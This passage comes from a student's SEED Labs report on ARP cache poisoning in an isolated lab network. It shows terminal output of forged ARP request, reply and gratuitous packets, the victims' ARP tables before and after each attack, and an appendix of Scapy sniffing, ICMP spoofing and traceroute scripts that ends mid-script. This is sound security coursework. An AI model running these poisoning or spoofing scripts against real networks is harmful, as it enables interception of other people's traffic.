command is part of a script for performing an ARP cache poisoning attack. It defines variables for destination MAC (dst), source MAC (src), type (ARP), and ARP parameters (hwtype, ptype, hwlen, plen, op, hwsr, psrc, hwdst, pdst). The command then sends one packet. The terminal window also shows the prompt "root@568ef71c0c0f:/volumes#".

```
root@568ef71c0c0f:/volumes# python3 ARP_Task1A.py
CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1A- Using ARP Request
###[ Ethernet ]###
dst      = 02:42:0a:09:00:66
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsr    = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 00:00:00:00:00:00
pdst    = 10.9.0.5

.
Sent 1 packets.
root@568ef71c0c0f:/volumes#
```

Fig. 72: Attacker launch attack shell

f. Figure 73 shows the VictimA's attack success shell.




```
root@f63116866c66:/# arp -n
Address      HWtype  HWaddress      Flags Mask   Iface
10.9.0.6     ether    02:42:0a:09:00:69  C      eth0
root@f63116866c66:/#
```

Fig. 73: VictimA's attack success shell

2. Task1B:

a. Figure 74 shows the VictimB's IP in A's cache fill A's cache.




```
root@7b53442d23d1:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.202 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.196 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.199 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2088ms
rtt min/avg/max/mdev = 0.196/0.199/0.202/0.002 ms
root@7b53442d23d1:/#
```

This is B's shell

To put the B's IP in A's ARP cache, ping the A's address (10.9.0.5). This will include an entry into the A's ARP cache with B's IP address and MAC address.

Fig. 74: VictimB's Ip in A's cache fill A's cache

b. Figure 75 shows the VictimA's shell before attack.




```
root@f63116866c66:/# arp -n
Address      HWtype  HWaddress      Flags Mask   Iface
10.9.0.6     ether    02:42:0a:09:00:66  C      eth0
root@f63116866c66:/#
```

Before launching the attack, ARP cache has B's correct IP and MAC address.

Fig. 75: VictimA's shell before attack

- c. Figure 76 shows the Attacker's shell B's IP is in A's cache.



```


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal
Feb 21 21:09 •
Terminal Terminal Terminal Terminal Terminal
root@568ef71c0c0f:/# cd volumes
root@568ef71c0c0f:/volumes# python3 ARP_Task1B.py
CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1B- Using ARP Reply - B's IP is in A's cache
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 00:00:00:00:00:00
pdst    = 10.9.0.5

.
Sent 1 packets.
root@568ef71c0c0f:/volumes#

```

Fig. 76: Attacker's shell B's IP is in A's cache

- d. Figure 77 shows the VictimA's shell in which B's IP is in A's cache after attack.



```


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal
Feb 21 21:11 •
Terminal Terminal Terminal Terminal Terminal
root@f63116866c66:/# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.6         ether    02:42:0a:09:00:06  C        eth0
root@f63116866c66:/# arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.9.0.6         ether    02:42:0a:09:00:69  C        eth0
root@f63116866c66:/#

```

After launching the attack, ARP cache has been modified with attacker's MAC address but with same B's IP address.

Fig. 77: VictimA's shell in which B's IP is in A's cache after attack

- e. Figure 78 shows the VictimA's shell in which B's records are deleted.




```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal
Feb 21 21:15 •
Terminal Terminal Terminal Terminal Terminal
root@f63116866c66:/# arp -d 10.9.0.6
Delete B's records
root@f63116866c66:/#

```

Fig. 78: VictimA's shell in which B's records are deleted

f. Figure 79 shows the attacker's shell in which B's IP is not in A's cache.




The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". It displays the output of a Python script named "ARP_Task1B.py". The script performs an ARP poisoning attack on an Ethernet interface. The terminal window has five tabs labeled "Terminal" and shows the command being run and its output. A status message at the top right says "This is Attacker's shell". Another message on the right side of the terminal states "ARP attack using ARP reply where B's IP is not in A's cache". The terminal also shows the number of packets sent.

```
root@568ef71c0c0f:/volumes# python3 ARP_Task1B.py
CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1B- Using ARP Reply - B's IP is not in A's cache
###[ Ethernet ]###
dst      = 02:42:0a:09:00:69
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hlen     = None
plen     = None
op       = is-at
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 00:00:00:00:00:00
pdst    = 10.9.0.5

Sent 1 packets.
root@568ef71c0c0f:/volumes#
```

Fig. 79: Attacker's shell in which B's IP is not in A's cache

g. Figure 80 shows the Victim's shell in which B's IP is not in A's cache.



The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". It shows the root user launching an ARP attack on a specific IP address. A status message on the right side of the terminal says "After launching the attack, since B's IP is not in A's cache, the cache is empty".

```
root@f63116866c66:/# arp -d 10.9.0.6
root@f63116866c66:/# arp -n
root@f63116866c66:/#
```

Fig. 80: Victim's shell in which B's IP is not in A's cache

3. Task1C:

a. Figure 81 shows the VictimB's shell in which B's IP is in A's cache fill A's cache.




The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". It shows the root user performing a ping test to 10.9.0.5. The terminal output shows the ping statistics and a note indicating that the cache was filled using the ping command. A status message on the right side of the terminal says "B's shell" and "Using ping command to fill the A's ARP cache with B's correct IP and MAC addresses".

```
root@7b53442d23d1:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.136 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.208 ms
^C
--- 10.9.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1020ms
rtt min/avg/max/mdev = 0.136/0.172/0.208/0.036 ms
root@7b53442d23d1:/#
```

Fig. 81: VictimB's shell in which B's IP is in A's cache fill A's cache

- b. Figure 82 shows the VictimA's shell before attack.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
root@f63116866c66:/# arp -n
Address HWtype Hwaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@f63116866c66:/#
```

A's shell
Before launching the attack, the ARP cache has correct MAC address of B

Fig. 82: VictimA's shell before attack

- c. Figure 83 shows the attacker's shell in which B's IP is in A's cache.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
root@568ef71c0c0f:/volumes# python3 ARP_Task1C.py
CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1C- Using ARP Gratuitous Message - B's IP is in A's cache
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = ff:ff:ff:ff:ff:ff
pdst    = 10.9.0.6

Sent 1 packets.
root@568ef71c0c0f:/volumes#
```

This is Attacker's shell
Launch ARP attack using ARP gratuitous message when B's IP is in A's cache

Fig. 83: Attacker's shell in which B's IP is in A's cache

- d. Figure 84 shows the VictimA's shell in which B's IP is in A's cache after the attack.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
root@f63116866c66:/# arp -n
Address HWtype Hwaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@f63116866c66:/# arp -n
Address HWtype Hwaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@f63116866c66:/#
```

A's Shell
After launching the MAC address corresponding to B's IP is changed to attackers MAC address

Fig. 84: VictimA's shell in which B's IP is in A's cache after the attack.


e. Figure 85 shows the VictimA's shell in which B's records are deleted.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal • Feb 21 21:32
Terminal Terminal Terminal Terminal Terminal Terminal
root@f63116866c66:/# arp -d 10.9.0.6
root@f63116866c66:/# Deleting the ARP cache
entry with B's IP
address
This is A's shell
```

Fig. 85: VictimA's shell in which B's records are deleted.

f. Figure 86 shows the attacker's shell in which B's IP is not in A's cache.




```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal • Feb 21 21:33
Terminal Terminal Terminal Terminal Terminal
root@568ef71c0c0f:/volumes# python3 ARP_Task1C.py
CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1C- Using ARP Gratuitous Message - B's IP is not in A's cache
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = ff:ff:ff:ff:ff:ff
pdst    = 10.9.0.6

Sent 1 packets.
root@568ef71c0c0f:/volumes#
```

Fig. 86: Attacker's shell in which B's IP is not in A's cache

g. Figure 87 shows the Victim's shell in which B's IP is not in A's cache.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal • Feb 21 21:33
Terminal Terminal Terminal Terminal Terminal Terminal
root@f63116866c66:/# arp -d 10.9.0.6
root@f63116866c66:/# arp -n
root@f63116866c66:/# This is A's shell
ARP cache is not filled
even after launching
the attack
```

Fig. 87: Victim's shell in which B's IP is not in A's cache

CONCLUSION:

From this SEED labs activity, I gained theoretical and practical knowledge on several attacks. I was able to learn in depth on how the attacker tries to get unauthorized access to the user's machine. In the coming labs I would love to explore more concepts related to these.

APPENDIX

1. Packet Sniffing and Spoofing:

a. Task1.1A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1A-Checking the root
privilege");
print("Sniffing Packets... ");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface = "br-62f4ebf4c30a",prn=print_pkt)
```

b. Task1.1B-ICMP.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Filtering the ICMP
packets");
print("Sniffing Packets... ");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface = "br-62f4ebf4c30a",filter='icmp', prn=print_pkt)
```

c. Task1.1B-TCP.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Filtering the TCP packets
with some src IP and destination port 23");
print("Sniffing Packets... ");
```

```
def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface = "br-62f4ebf4c30a",filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt)
```

d. Task1.1B-Subnet.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-Task1.1B-Capturing packets from a Subnet");

print("Sniffing Packets...");

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface = "br-62f4ebf4c30a",filter='src net 172.17.0.0/24', prn=print_pkt)
```

e. Task1.2A.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-Task1.2A-Spoofing packets from existing IPs");

print ("Sending Spoofed ICMP Packet...")

IP = IP()

IP.src="10.9.0.1" #Attacker's IP Address

IP.dst="10.9.0.5" #Host A's IP Address

ICMP = ICMP()

pkt = IP/ICMP          #Create a packet

pkt.show()

send(pkt,verbose=0)    #Send the packet
```

f. Task1.2B.py

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.2B-Spoofing packets from non-existing (random) IPs");
print ("Sending Spoofed ICMP Packet...")
IP = IP()
IP.src="10.9.0.18"
IP.dst="10.9.0.26"
ICMP = ICMP()
pkt = IP/ICMP
pkt.show()
send(pkt,verbose=0)
```

g. Task1.3.py

```
#!/usr/bin/python3
from scapy.all import *
'''Usage: ./traceroute.py " hostname or ip address"'''
host=sys.argv[1]
print("CMPE209-Assignment1-016707314-Task1.3-Tracing the route");
print ("Traceroute for "+ host)
ttl=1
while 1:
    IPObj=IP ()
    IPObj.dst=host
    IPObj.ttl=ttl
    ICMPObj=ICMP()
    pkt=IPObj/ICMPObj
```

```

reply = sr1(pkt,verbose=0)

if reply is None:
    break

elif reply [ICMP].type==0:
    print(f"\{ttl} hop(s) away: ", reply [IP].src)
    print( "Done...Packet reached destination", reply [IP].src)
    break

else:
    print (f"\{ttl} hop(s) away: ", reply [IP].src)
    ttl+=1

```

h. Task1.4.py:

```

#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets
from an existing host on the Internet");

def spoof_pkt(pkt):
    #newseq=0

    if ICMP in pkt:
        print("Original packet.....")
        print("Source IP :", pkt [IP].src)
        print("Destination IP :", pkt [IP]. dst)
        srcip = pkt [IP]. dst
        dstip = pkt[IP].src
        newihl = pkt [IP]. ihl          #Internet Header Length(IHL)
        newtype = 0
        newid = pkt [ICMP].id

```

```

newseq = pkt [ICMP]. seq
data = pkt [Raw]. load
IPLayer = IP (src=srcip, dst=dstip, ihl=newihl)
ICMPpkt = ICMP (type=newtype, id=newid, seq=newseq)
newpkt = IPLayer/ICMPpkt/data
print ("spoofed packet.....")
